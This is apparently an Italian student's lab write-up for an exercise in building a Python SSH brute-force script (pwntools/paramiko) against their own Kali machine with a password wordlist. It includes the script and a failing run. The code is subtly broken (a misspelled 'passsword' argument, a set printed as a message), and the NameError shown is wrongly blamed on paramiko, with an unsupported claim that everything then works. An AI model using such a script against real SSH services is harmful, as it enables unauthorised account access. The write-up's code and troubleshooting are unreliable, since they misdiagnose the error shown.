
TASK 2

Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test).


Come prima cosa verifichiamo che il servizio SSH sia attivo sulla nostra macchina bersaglio:



Come possiamo vedere nella figura sopra (dopo aver inserito il comando giusto, ricordiamo che dobbiamo essere molto precisi) vediamo che la nostra ssh è disattivata quindi la facciamo partire con il comando successivo. Ricordiamo che adesso Kali è esposta sulla porta 22.

Ora dobbiamo creare un documento di testo con la password corretta e altre password false. Ho optato per questo codice per la sua semplicità. Quando andremo a lanciare il programma di Brute force esso prenderà le password da questo file.

Adesso andiamo a recuperare informazioni utili per la compilazione del nostro codice, partiamo dall'indirizzo ip dato che il nome utente già lo conosciamo:




Ora scriviamo il nostro codice:

```python
from pwn import *

import paramiko

host="192.168.1.4"
username="kali"
attempts=0

with open("/home/kali/password.txt", "r") as password_list:
    for password in password_list:
        password =password.strip ("\n")
        try:
            print("[{}] Tentativo: '{}'!". format(attempts,password))
            response =ssh(host=host, user=username, passsword=password, timeout=1)
            if response.connect():
                print("[>] Password giusta trovata: '{}'!".format(password))
                response.close()
                break
            response.close()
        except paramiko.ssh_exception.AuthenticationException:
            print({"[X] Password sbagliata"})
        attempts+=1

```

Una volta fatto questo l'esercizio è completo e dobbiamo solo lanciarlo.

```
└─$ python3 brutforce
[0] Tentativo: 'Giorno'!
Traceback (most recent call last):
  File "/home/kali/brutforce", line 12, in <module>
    response =ssh(host=host, user=username, passsword=password, timeout=1)
              ^^^
NameError: name 'ssh' is not defined
```

ATTENZIONE: potrebbe uscire questo errore in caso paramiko non fosse installato. Per installarlo usare il codice: pip install paramiko.



Potrebbe darvi un ulteriore errore, quindi noi andremo a creare un ambiente virtuale dentro la

macchina virtuale con questo codice:
python3 -m venv venv
source venv/bin/activate
pip install paramiko

Una volta installato tutto funzionerà senza problemi.